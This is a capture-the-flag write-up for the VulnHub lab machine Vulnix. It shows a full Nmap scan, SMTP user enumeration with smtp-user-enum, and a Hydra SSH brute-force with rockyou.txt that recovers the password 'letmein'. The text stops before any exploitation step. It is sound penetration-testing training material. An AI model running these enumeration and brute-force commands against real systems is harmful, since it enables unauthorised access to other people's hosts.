[VulnHub] HackLAB: Vulnix

Date: 20/Sep/2019
Categories: oscp, vulnhub, linux
Tags: exploit_nfs_rw, exploit_ssh_authorizedkeys, privesc_nfs_norootsquash, privesc_ssh_authorizedkeys

Overview

This is a writeup for VulnHub VM HackLAB: Vulnix. Here are stats for this machine from machinescli:

```
machinescli -t --info vulnix
```

#	ID	Name	Rating	Difficulty	OS	OSCPlike	Owned	TTPs
1.	vulnhub#48	HackLAB: Vulnix						exploit_nfs_rw exploit_ssh_authorizedkeys privesc_nfs_norootsquash privesc_ssh_authorizedkeys

Figure 1: writeup.overview.machinescli

Killchain

Here's the killchain (`enumeration` → `exploitation` → `privilege escalation`) for this machine:



Figure 2: writeup.overview.killchain

TTPs

1. `22/tcp/ssh/OpenSSH 5.9p1 Debian 5ubuntu1 (Ubuntu Linux; protocol 2.0)`: exploit_ssh_authorizedkeys, privesc_ssh_authorizedkeys
2. `2049/tcp/nfs_acl/2-3 (RPC #100227)`: exploit_nfs_rw, privesc_nfs_norootsquash

Phase #1: Enumeration

1. Here's the Nmap scan result:

```
# Nmap 7.70 scan initiated Thu Sep 19 17:29:26 2019 as: nmap -vv --reason -Pn -sV -sC --version-all -oN /root/toolbox/writeups/vulnhub.vulnix/results/192.168.92.177/scans/_quick_tcp_nmap.txt -oX /root/toolbox/writeups/vulnhub.vulnix/results/192.168.92.177/scans/xml/_quick_tcp_nmap.xml 192.168.92.177
Nmap scan report for 192.168.92.177
Host is up, received arp-response (0.00090s latency).
Scanned at 2019-09-19 17:29:27 PDT for 17s
Not shown: 988 closed ports
Reason: 988 resets
PORT     STATE SERVICE  REASON         VERSION
22/tcp   open  ssh      syn-ack ttl 64 OpenSSH 5.9p1 Debian 5ubuntu1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 10:cd:9e:a0:e4:e0:30:24:3e:bd:67:5f:75:4a:33:bf (DSA)
| ssh-dss
 AAAAB3NzaC1kc3MAAACBAJJHCFDFkbuQTVpmQvCvdR2poQrsZOQ0nBEsUij15T9DAiUhxI41G8hQ97MM9Qe0eGdP7HsA8vkZnglainl
 +XnDVRziI3dEqSxpCi4obxxYdKtqGBIj83dOPpxm09xDhVYBdh7ZlZh8xttD+ACFqmN4VZjmv0IlSYZFAAAAFQC6Z+
 j+KbT59gBXSPQTpAJIh0FE2wAAAIEAgYwA5oFVMQdKfRwAxbLoADx3t735BpLIoVNX2j4UrAF8CmwLCmcsNAhdpUP+
 hMhKGXnP5co2nira3OkcwWRu219bjte7m1l9JOvCJUASTUzOC0CUJkm9wO40/
 gyJOelKRR37r0qnBImiEumL6dSpcg4b0IfozCI9UJGh/
 yiEu4kAAACASWk2tKCyCHamiXwIt0XdwTXubZYtRtH09LHdisSEsoinz+
 2szuzbqnwgancHXcyQ3PapixZhVNASZ8MobmkFDXh4SDS5zl+RW7K40FBh3z+
 HCdSAJJjkRFXWEuadjxpO2QWBYEJiER4AtFWUSl2kVMFdsWqYaK7BxStNNkmGBII=
|   2048 bc:f9:24:07:2f:cb:76:80:0d:27:a6:48:52:0a:24:3a (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQC1jCDgzdowLQVOEXrczN+xbuMcNkncz2EfCEncP7k8rhNjQq+
 eXzMKEfULxMLh/wLFhX2TVZDECTpQ0WVJckgkGeZSdvmEJKt5LbZlSm5HAz/
 DMUKIuohDRI4F3lqn9u5VAVKSyTXyR3EuxCsCHJy+Xf40BJImr+fZ7yH3xwPPqJ9in+
 LfgTXaRItqLDHiHAsTIXXwsDgweaS9hSTAR1MO+TdZCnXKPJ1NEt38+
 Fl7rnTnBE2TdtU3iyrlWXE0GGGg0bgldqas7bR4UH/uRZZOZK2+UTf0qg30H7ll8ShfZIbdW+
 59RfQqYz8tZYsoWoxahWf3dmx5soCWWcAP7DAV
|   256 4d:bb:4a:c1:18:e8:da:d1:82:6f:58:52:9c:ee:34:5f (ECDSA)
|_ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBGEudclsh1beHM/
 DPWQGR31dOGqdLcXVj1xLG/YSGfiNmN1pT6x0MwYQyN6pzCzzonljThH8JwIZjid+JN2PzxE=
25/tcp   open  smtp     syn-ack ttl 64 Postfix smtpd
|_smtp-commands: vulnix, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN,
| ssl-cert: Subject: commonName=vulnix
| Issuer: commonName=vulnix
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2012-09-02T17:40:12
| Not valid after:  2022-08-31T17:40:12
| MD5:   58e3 f1ac fef6 b6d1 744c 836f ba24 4f0a
| SHA-1: 712f 69ba 8c54 32e5 711c 898b 55ab 0a83 44a0 420b
| -----BEGIN CERTIFICATE-----
| MIICnjCCAYYCCQCrWhznjAI2hTANBgkqhkiG9w0BAQUFADARMQ8wDQYDVQQDEwZ2
| dWxuaXgwHhcNMTIwOTAyMTc0MDEyWhcNMjIwODMxMTc0MDEyWjARMQ8wDQYDVQQD
| EwZ2dWxuaXgwggEiMA0GCSqGSIb3DQEBAQUAA4IBDwAwggEKAoIBAQDDbiWM7/Xk
| 7+VnQuSzKIy6GgD9xAw5jCnKmRY6MfJ0jNmpIjo70LEpoTTEZvFLwKbdkxQHzusv
| 50GOrZLm6MkrB2Ad8skvkJR9PA05KoM+Uha5P35rdF0MaNPtHRpA5W3Q13qAoph7
| 8hGmdI4GrLmedxkmajniCYNpowArI7UjYA5FWF6q1m41CS+xCqk9u4qH8SrV616z
```

```
| bJ2H00mhp0NJDJbTDX35biGeGKR70e5xQAkMwQKM6s9iLBo2nrH2JKyxfVMeMgQf
| KoRJEeILZbgP4X9Xc6iA9GuNSqluObOhCv1RsFLP915xNvnf6aZf8EtyODISzXhj
| GBsy//uolXMLAgMBAAEwDQYJKoZIhvcNAQEFBQADggEBAIJHgnARP3nuoFigE9vE
| CyK9sKYPn+nh0xOMFil2LzfcZsVRqTl0T/VbOug1i+pettkcPqWBBNs1Q5uSEIuP
| 0pEq9AQdeLk7weMa0trDK+XoSbEvcAvYPnbK6Ghr343FE74nmxewtfCbrNfEnYZB
| TYlEElBqcQFSo4kB6UyMOOGwuIJ7EHITPa7ZxKW6OBOVOzCUiYm3hGn7dpyVeaH/
| zpSwobV1pSqyW7+Tb3KO82lqSnmYvRzk3TmIVXutOXTVE+L58xbo5uafae2UvP4m
| m5Be1rZi17Ub1kIMKT+OJLq2oaDb6Y8Ni/a267RoGO/TcwCLjKHsDl5Niwk6rYMX
| ZtY=
|_-----END CERTIFICATE-----
|_ssl-date: 2019-09-20T00:29:52+00:00; +8s from scanner time.
79/tcp   open  finger   syn-ack ttl 64 Linux fingerd
|_finger: No one logged on.\x0D
110/tcp  open  pop3     syn-ack ttl 64 Dovecot pop3d
|_pop3-capabilities: RESP-CODES SASL CAPA TOP UIDL PIPELINING STLS
| ssl-cert: Subject: commonName=vulnix/organizationName=Dovecot mail
 ↪  server/organizationalUnitName=vulnix/emailAddress=root@vulnix
| Issuer: commonName=vulnix/organizationName=Dovecot mail
 ↪  server/organizationalUnitName=vulnix/emailAddress=root@vulnix
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2012-09-02T17:40:22
| Not valid after:  2022-09-02T17:40:22
| MD5:   2b3f 3e28 c85d e10c 7b7a 2435 c5e7 84fc
| SHA-1: 4a49 a407 01f1 37c8 81a3 4519 981b 1eee 6856 348e
| -----BEGIN CERTIFICATE-----
| MIIDizCCAnOgAwIBAgIJAKvS691t83I+MA0GCSqGSIb3DQEBBQUAMFwxHDAaBgNV
| BAoME0RvdmVjb3QgbWFpbCBzZXJ2ZXIxDzANBgNVBAsMBnZ1bG5peDEPMA0GA1UE
| AwwGdnVsbml4MRowGAYJKoZIhvcNAQkBFgtyb290QHZ1bG5peDAeFw0xMjA5MDIx
| NzQwMjJaFw0yMjA5MDIxNzQwMjJaMFwxHDAaBgNVBAoME0RvdmVjb3QgbWFpbCBz
| ZXJ2ZXIxDzANBgNVBAsMBnZ1bG5peDEPMA0GA1UEAwwGdnVsbml4MRowGAYJKoZI
| hvcNAQkBFgtyb290QHZ1bG5peDCCASIwDQYJKoZIhvcNAQEBBQADggEPADCCAQoC
| ggEBALv7qqgwWV56bHtf/0PqD6yMN1bv866H5gqrVENXrfaL8ZOiNCD9/Fg6jOuh
| VLV5iw5y8lKNdMZW5PWHN8mQEeoyWWFXMV1X4RLvOuTIf1sXNHp+IcwZpDDobHzQ
| ENhpwhlWTxdObUEVVT/ChOTaAQIpi9AFzo4fjJ4UEHfEae98cssmuqQP9Unj9xKv
| vCj181l3g9VAQ92KjxWeWMa8e+ecwBVtAsPdU3ZwmwVIuVnBDa9nRdkR0y31RWSr
| /Lil4ckL0TZ4K92z146pTex7QSNKGHyuLPJGddm5pu11WP5cJEz9O2MDOo6WEISb
| V7EEpfbvrA6cd+ISf4dGSyNZfp8CAwEAAaNQME4wHQYDVR0OBBYEFACM4N/xHviz
| b3W/Qea+BvYb3O7AMB8GA1UdIwQYMBaAFACM4N/xHvizb3W/Qea+BvYb3O7AMAwG
| A1UdEwQFMAMBAf8wDQYJKoZIhvcNAQEFBQADggEBAEP1Kk3MagUfM6kOLgK++4gV
| LJzOC1OGQ/ERyNRhk8JgVbhuasrC7hNtzk2ku7yP4H8IlVzjs4EGQOxoGKHnrzBr
| 76iqlQRASZbJPwemc1CpRbh7XTZAOPHUbihycpG4iQZD2/55c6Az+TcyHLqjPbCW
| YVCAB8mMXDtYEB4OiOEvbulud5fjXAu7ba8tzUSqAWF7dA9S/vcmmnCC+y1nV9Tc
| 8K1+edk6WTOjoQEALUA5ikfB8I8O95AWPkfcj77BOiPOvPlEGlaWm85DMRkVOatg
| mqDiJCaX/SajIW22LgEw81ErtM8m6RAZ1qN+sf9O6T7+Mxvbd6aPx/bxj/LwQ6c=
|_-----END CERTIFICATE-----
|_ssl-date: 2019-09-20T00:29:52+00:00; +9s from scanner time.
111/tcp  open  rpcbind  syn-ack ttl 64 2-4 (RPC #100000)
| rpcinfo:
|   program version   port/proto  service
|   100000  2,3,4        111/tcp  rpcbind
|   100000  2,3,4        111/udp  rpcbind
|   100003  2,3,4       2049/tcp  nfs
|   100003  2,3,4       2049/udp  nfs
|   100005  1,2,3      50680/tcp  mountd
```

```
|   100005  1,2,3      51785/udp  mountd
|   100021  1,3,4      35231/udp  nlockmgr
|   100021  1,3,4      57819/tcp  nlockmgr
|   100024  1          51959/udp  status
|   100024  1          59222/tcp  status
|   100227  2,3         2049/tcp  nfs_acl
|_  100227  2,3         2049/udp  nfs_acl
143/tcp  open  imap     syn-ack ttl 64 Dovecot imapd
|_imap-capabilities: IMAP4rev1 more have Pre-login IDLE post-login LITERAL+ ENABLE SASL-IR
 ↪ capabilities listed OK LOGINDISABLEDA0001 STARTTLS ID LOGIN-REFERRALS
| ssl-cert: Subject: commonName=vulnix/organizationName=Dovecot mail
 ↪ server/organizationalUnitName=vulnix/emailAddress=root@vulnix
| Issuer: commonName=vulnix/organizationName=Dovecot mail
 ↪ server/organizationalUnitName=vulnix/emailAddress=root@vulnix
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2012-09-02T17:40:22
| Not valid after:  2022-09-02T17:40:22
| MD5:   2b3f 3e28 c85d e10c 7b7a 2435 c5e7 84fc
| SHA-1: 4a49 a407 01f1 37c8 81a3 4519 981b 1eee 6856 348e
| -----BEGIN CERTIFICATE-----
| MIIDizCCAnOgAwIBAgIJAKvS691t83I+MA0GCSqGSIb3DQEBBQUAMFwxHDAaBgNV
| BAoME0RvdmVjb3QgbWFpbCBzZXJ2ZXIxDzANBgNVBAsMBnZ1bG5peDEPMA0GA1UE
| AwwGdnVsbml4MRowGAYJKoZIhvcNAQkBFgtyb290QHZ1bG5peDAeFw0xMjA5MDIx
| NzQwMjJaFw0yMjA5MDIxNzQwMjJaMFwxHDAaBgNVBAoME0RvdmVjb3QgbWFpbCBz
| ZXJ2ZXIxDzANBgNVBAsMBnZ1bG5peDEPMA0GA1UEAwwGdnVsbml4MRowGAYJKoZI
| hvcNAQkBFgtyb290QHZ1bG5peDCCASIwDQYJKoZIhvcNAQEBBQADggEPADCCAQoC
| ggEBALv7qqgwWV56bHtf/0PqD6yMN1bv866H5gqrVENXrfaL8ZOiNCD9/Fg6jOuh
| VLV5iw5y8lKNdMZW5PWHN8mQEeoyWWFXMV1X4RLvOuTIf1sXNHp+IcwZpDDobHzQ
| ENhpwhlWTxdObUEVVT/ChOTaAQIpi9AFzo4fjJ4UEHfEae98cssmuqQP9Unj9xKv
| vCj181l3g9VAQ92KjxWeWMa8e+ecwBVtAsPdU3ZwmwVIuVnBDa9nRdkR0y31RWSr
| /Lil4ckLOTZ4K92z146pTex7QSNKGHyuLPJGddm5pu11WP5cJEz9O2MDOo6WEISb
| V7EEpfbvrA6cd+ISf4dGSyNZfp8CAwEAAaNQME4wHQYDVR0OBBYEFACM4N/xHviz
| b3W/Qea+BvYb3O7AMB8GA1UdIwQYMBaAFACM4N/xHvizb3W/Qea+BvYb3O7AMAwG
| A1UdEwQFMAMBAf8wDQYJKoZIhvcNAQEFBQADggEBAEP1Kk3MagUfM6kOLgK++4gV
| LJzOC1OGQ/ERyNRhk8JgVbhuasrC7hNtzk2ku7yP4H8IlVzjs4EGQOxoGKHnrzBr
| 76iqlQRASZbJPwemc1CpRbh7XTZAOPHUbihycpG4iQZD2/55c6Az+TcyHLqjPbCW
| YVCAB8mMXDtYEB4OiOEvbulud5fjXAu7ba8tzUSqAWF7dA9S/vcmmnCC+y1nV9Tc
| 8K1+edk6WTOjoQEALUA5ikfB8I8O95AWPkfcj77BOiPOvPlEGlaWm85DMRkVOatg
| mqDiJCaX/SajIW22LgEw81ErtM8m6RAZ1qN+sf9O6T7+Mxvbd6aPx/bxj/LwQ6c=
|_-----END CERTIFICATE-----
|_ssl-date: 2019-09-20T00:29:52+00:00; +9s from scanner time.
512/tcp  open  exec     syn-ack ttl 64 netkit-rsh rexecd
513/tcp  open  login    syn-ack ttl 64 OpenBSD or Solaris rlogind
514/tcp  open  shell    syn-ack ttl 64 Netkit rshd
993/tcp  open  ssl/imap syn-ack ttl 64 Dovecot imapd
|_imap-capabilities: IMAP4rev1 more Pre-login IDLE have LITERAL+ ENABLE SASL-IR capabilities
 ↪ post-login OK listed AUTH=PLAINA0001 ID LOGIN-REFERRALS
| ssl-cert: Subject: commonName=vulnix/organizationName=Dovecot mail
 ↪ server/organizationalUnitName=vulnix/emailAddress=root@vulnix
| Issuer: commonName=vulnix/organizationName=Dovecot mail
 ↪ server/organizationalUnitName=vulnix/emailAddress=root@vulnix
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha1WithRSAEncryption
```

```
| Not valid before: 2012-09-02T17:40:22
| Not valid after:  2022-09-02T17:40:22
| MD5:   2b3f 3e28 c85d e10c 7b7a 2435 c5e7 84fc
| SHA-1: 4a49 a407 01f1 37c8 81a3 4519 981b 1eee 6856 348e
| -----BEGIN CERTIFICATE-----
| MIIDizCCAnOgAwIBAgIJAKvS691t83I+MA0GCSqGSIb3DQEBBQUAMFwxHDAaBgNV
| BAoME0RvdmVjb3QgbWFpbCBzZXJ2ZXIxDzANBgNVBAsMBnZ1bG5peDEPMA0GA1UE
| AwwGdnVsbml4MRowGAYJKoZIhvcNAQkBFgtyb290QHZ1bG5peDAeFw0xMjA5MDIx
| NzQwMjJaFw0yMjA5MDIxNzQwMjJaMFwxHDAaBgNVBAoME0RvdmVjb3QgbWFpbCBz
| ZXJ2ZXIxDzANBgNVBAsMBnZ1bG5peDEPMA0GA1UEAwwGdnVsbml4MRowGAYJKoZI
| hvcNAQkBFgtyb290QHZ1bG5peDCCASIwDQYJKoZIhvcNAQEBBQADggEPADCCAQoC
| ggEBALv7qqgwWV56bHtf/0PqD6yMN1bv866H5gqrVENXrfaL8ZOiNCD9/Fg6jOuh
| VLV5iw5y8lKNdMZW5PWHN8mQEeoyWWFXMV1X4RLvOuTIf1sXNHp+IcwZpDDobHzQ
| ENhpwhlWTxdObUEVVT/ChOTaAQIpi9AFzo4fjJ4UEHfEae98cssmuqQP9Unj9xKv
| vCj181l3g9VAQ92KjxWeWMa8e+ecwBVtAsPdU3ZwmwVIuVnBDa9nRdkR0y31RWSr
| /Lil4ckL0TZ4K92z146pTex7QSNKGHyuLPJGddm5pu11WP5cJEz9O2MDOo6WEISb
| V7EEpfbvrA6cd+ISf4dGSyNZfp8CAwEAAaNQME4wHQYDVR0OBBYEFACM4N/xHviz
| b3W/Qea+BvYb3O7AMB8GA1UdIwQYMBaAFACM4N/xHvizb3W/Qea+BvYb3O7AMAwG
| A1UdEwQFMAMBAf8wDQYJKoZIhvcNAQEFBQADggEBAEP1Kk3MagUfM6kOLgK++4gV
| LJzOC1OGQ/ERyNRhk8JgVbhuasrC7hNtzk2ku7yP4H8IlVzjs4EGQOxoGKHnrzBr
| 76iqlQRASZbJPwemc1CpRbh7XTZAOPHUbihycpG4iQZD2/55c6Az+TcyHLqjPbCW
| YVCAB8mMXDtYEB4OiOEvbulud5fjXAu7ba8tzUSqAWF7dA9S/vcmmnCC+y1nV9Tc
| 8K1+edk6WTOjoQEALUA5ikfB8I8O95AWPkfcj77BOiPOvPlEGlaWm85DMRkVOatg
| mqDiJCaX/SajIW22LgEw81ErtM8m6RAZ1qN+sf9O6T7+Mxvbd6aPx/bxj/LwQ6c=
|_-----END CERTIFICATE-----
|_ssl-date: 2019-09-20T00:29:51+00:00; +8s from scanner time.
995/tcp  open  ssl/pop3 syn-ack ttl 64 Dovecot pop3d
|_pop3-capabilities: RESP-CODES SASL(PLAIN) CAPA TOP UIDL USER PIPELINING
| ssl-cert: Subject: commonName=vulnix/organizationName=Dovecot mail
 ↪  server/organizationalUnitName=vulnix/emailAddress=root@vulnix
| Issuer: commonName=vulnix/organizationName=Dovecot mail
 ↪  server/organizationalUnitName=vulnix/emailAddress=root@vulnix
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2012-09-02T17:40:22
| Not valid after:  2022-09-02T17:40:22
| MD5:   2b3f 3e28 c85d e10c 7b7a 2435 c5e7 84fc
| SHA-1: 4a49 a407 01f1 37c8 81a3 4519 981b 1eee 6856 348e
| -----BEGIN CERTIFICATE-----
| MIIDizCCAnOgAwIBAgIJAKvS691t83I+MA0GCSqGSIb3DQEBBQUAMFwxHDAaBgNV
| BAoME0RvdmVjb3QgbWFpbCBzZXJ2ZXIxDzANBgNVBAsMBnZ1bG5peDEPMA0GA1UE
| AwwGdnVsbml4MRowGAYJKoZIhvcNAQkBFgtyb290QHZ1bG5peDAeFw0xMjA5MDIx
| NzQwMjJaFw0yMjA5MDIxNzQwMjJaMFwxHDAaBgNVBAoME0RvdmVjb3QgbWFpbCBz
| ZXJ2ZXIxDzANBgNVBAsMBnZ1bG5peDEPMA0GA1UEAwwGdnVsbml4MRowGAYJKoZI
| hvcNAQkBFgtyb290QHZ1bG5peDCCASIwDQYJKoZIhvcNAQEBBQADggEPADCCAQoC
| ggEBALv7qqgwWV56bHtf/0PqD6yMN1bv866H5gqrVENXrfaL8ZOiNCD9/Fg6jOuh
| VLV5iw5y8lKNdMZW5PWHN8mQEeoyWWFXMV1X4RLvOuTIf1sXNHp+IcwZpDDobHzQ
| ENhpwhlWTxdObUEVVT/ChOTaAQIpi9AFzo4fjJ4UEHfEae98cssmuqQP9Unj9xKv
| vCj181l3g9VAQ92KjxWeWMa8e+ecwBVtAsPdU3ZwmwVIuVnBDa9nRdkR0y31RWSr
| /Lil4ckL0TZ4K92z146pTex7QSNKGHyuLPJGddm5pu11WP5cJEz9O2MDOo6WEISb
| V7EEpfbvrA6cd+ISf4dGSyNZfp8CAwEAAaNQME4wHQYDVR0OBBYEFACM4N/xHviz
| b3W/Qea+BvYb3O7AMB8GA1UdIwQYMBaAFACM4N/xHvizb3W/Qea+BvYb3O7AMAwG
| A1UdEwQFMAMBAf8wDQYJKoZIhvcNAQEFBQADggEBAEP1Kk3MagUfM6kOLgK++4gV
| LJzOC1OGQ/ERyNRhk8JgVbhuasrC7hNtzk2ku7yP4H8IlVzjs4EGQOxoGKHnrzBr
| 76iqlQRASZbJPwemc1CpRbh7XTZAOPHUbihycpG4iQZD2/55c6Az+TcyHLqjPbCW
```

```
| YVCAB8mMXDtYEB4OiOEvbulud5fjXAu7ba8tzUSqAWF7dA9S/vcmmnCC+y1nV9Tc
| 8K1+edk6WTOjoQEALUA5ikfB8I8O95AWPkfcj77BOiPOvPlEGlaWm85DMRkVOatg
| mqDiJCaX/SajIW22LgEw81ErtM8m6RAZ1qN+sf9O6T7+Mxvbd6aPx/bxj/LwQ6c=
|_-----END CERTIFICATE-----
|_ssl-date: 2019-09-20T00:29:51+00:00; +8s from scanner time.
2049/tcp open  nfs_acl  syn-ack ttl 64 2-3 (RPC #100227)
MAC Address: 00:0C:29:87:38:08 (VMware)
Service Info: Host:  vulnix; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: 8s, deviation: 0s, median: 7s

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Thu Sep 19 17:29:44 2019 -- 1 IP address (1 host up) scanned in 17.41 seconds
```

2. Here's the summary of open ports and associated AutoRecon scan files:

```
openports
```

#	Port	Protocol	Service	Scans
1.	22/tcp	ssh	ttl 64 OpenSSH 5.9p1 Debian 5ubuntu1 (Ubuntu Linux protocol 2.0)	./results/192.168.92.177/scans/tcp_22_ssh_nmap.txt
2.	25/tcp	smtp	ttl 64 Postfix smtpd	./results/192.168.92.177/scans/tcp_25_smtp_nmap.txt ./results/192.168.92.177/scans/tcp_25_smtp_user-enum.txt
3.	79/tcp	finger	ttl 64 Linux fingerd	./results/192.168.92.177/scans/tcp_79_finger_user-enum.txt
4.	110/tcp	pop3	ttl 64 Dovecot pop3d	./results/192.168.92.177/scans/tcp_110_pop3_nmap.txt ./results/192.168.92.177/scans/tcp_111_nfs_nmap.txt
5.	111/tcp	rpcbind	ttl 64 2-4 (RPC #100000)	./results/192.168.92.177/scans/tcp_111_rpc_nmap.txt ./results/192.168.92.177/scans/tcp_111_showmount.txt
6.	143/tcp	imap	ttl 64 Dovecot imapd	./results/192.168.92.177/scans/tcp_143_imap_nmap.txt
7.	512/tcp	exec	ttl 64 netkit-rsh rexecd	
8.	513/tcp	login	ttl 64	
9.	514/tcp	tcpwrapped	ttl 64	
10.	993/tcp	ssl/imap	ttl 64 Dovecot imapd	./results/192.168.92.177/scans/tcp_993_imap_nmap.txt ./results/192.168.92.177/scans/tcp_993_sslscan.txt
11.	995/tcp	ssl/pop3	ttl 64 Dovecot pop3d	./results/192.168.92.177/scans/tcp_995_pop3_nmap.txt ./results/192.168.92.177/scans/tcp_995_sslscan.txt
12.	2049/tcp	nfs_acl	ttl 64 2-3 (RPC #100227)	./results/192.168.92.177/scans/tcp_2049_nfs_nmap.txt ./results/192.168.92.177/scans/tcp_2049_showmount.txt
13.	34422/tcp	mountd	ttl 64 1-3 (RPC #100005)	
14.	39054/tcp	mountd	ttl 64 1-3 (RPC #100005)	
15.	50680/tcp	mountd	ttl 64 1-3 (RPC #100005)	
16.	57819/tcp	nlockmgr	ttl 64 1-4 (RPC #100021)	
17.	59222/tcp	status	ttl 64 1 (RPC #100024)	

Figure 3: writeup.enumeration.steps.2.1

3. We perform SMTP user enumeration and find 2 hits:

```
smtp-user-enum -M VRFY -U "/usr/share/seclists/Usernames/top-usernames-shortlist.txt" -t
 ↪  192.168.92.177 -p 25 2>&1
  Starting smtp-user-enum v1.2 ( http://pentestmonkey.net/tools/smtp-user-enum )

    ----------------------------------------------------------
   |                   Scan Information                       |
    ----------------------------------------------------------

   Mode ..................... VRFY
   Worker Processes ......... 5
   Usernames file ........... /usr/share/seclists/Usernames/top-usernames-shortlist.txt
   Target count ............. 1
   Username count ........... 17
   Target TCP port .......... 25
   Query timeout ............ 5 secs
   Target domain ............
```

```
  ######## Scan started at Thu Sep 19 17:29:44 2019 #########
  192.168.92.177: root exists
  192.168.92.177: user exists
  ######## Scan completed at Thu Sep 19 17:29:46 2019 #########
  2 results.

  17 queries in 2 seconds (8.5 queries / sec)
```

4. We also manually verified presence of user `vulnix` and `user`:

```
smtp-user-enum -M VRFY -u vulnix -t 192.168.92.177 -p 25 2>&1
  Starting smtp-user-enum v1.2 ( http://pentestmonkey.net/tools/smtp-user-enum )

   ----------------------------------------------------------
  |                   Scan Information                       |
   ----------------------------------------------------------

  Mode ..................... VRFY
  Worker Processes ......... 5
  Target count ............. 1
  Username count ........... 1
  Target TCP port .......... 25
  Query timeout ............ 5 secs
  Target domain ............

  ######## Scan started at Thu Sep 19 18:21:43 2019 #########
  192.168.92.177: vulnix exists
  ######## Scan completed at Thu Sep 19 18:21:44 2019 #########
  1 results.

  1 queries in 1 seconds (1.0 queries / sec)

smtp-user-enum -M VRFY -u user -t 192.168.92.177 -p 25 2>&1
  Starting smtp-user-enum v1.2 ( http://pentestmonkey.net/tools/smtp-user-enum )

   ----------------------------------------------------------
  |                   Scan Information                       |
   ----------------------------------------------------------

  Mode ..................... VRFY
  Worker Processes ......... 5
  Target count ............. 1
  Username count ........... 1
  Target TCP port .......... 25
  Query timeout ............ 5 secs
  Target domain ............

  ######## Scan started at Fri Sep 20 14:08:12 2019 #########
  192.168.92.177: user exists
  ######## Scan completed at Fri Sep 20 14:08:13 2019 #########
  1 results.

  1 queries in 1 seconds (1.0 queries / sec)
```

5. Bruteforcing the SSH password for `user` with `rockyou.txt` was successful and we can now login to the target:

```
hydra -l user -P /usr/share/wordlists/rockyou.txt -e nsr ssh://192.168.92.177
  Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service
 ↪  organizations, or for illegal purposes.

  Hydra (http://www.thc.org/thc-hydra) starting at 2019-09-20 14:09:36
  [WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to
 ↪  reduce the tasks: use -t 4
  [DATA] max 16 tasks per 1 server, overall 16 tasks, 14344402 login tries (l:1/p:0),
 ↪  ~14344402 tries per task
  [DATA] attacking ssh://192.168.92.177:22/
  [22][ssh] host: 192.168.92.177   login: user   password: letmein
  1 of 1 target successfully completed, 1 valid password found
  [WARNING] Writing restore file because 9 final worker threads did not complete until end.
  [ERROR] 9 targets did not resolve or could not be connected
  [ERROR] 16 targets did not complete
  Hydra (http://www.thc.org/thc-hydra) finished at 2019-09-20 14:09:45
```

```
root@kali: ~/toolbox/data/writeups/vulnhub.vulnix # hydra -l user -P /usr/share/wordlists/rockyou.txt -e nsr ssh://192.168.92.177
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

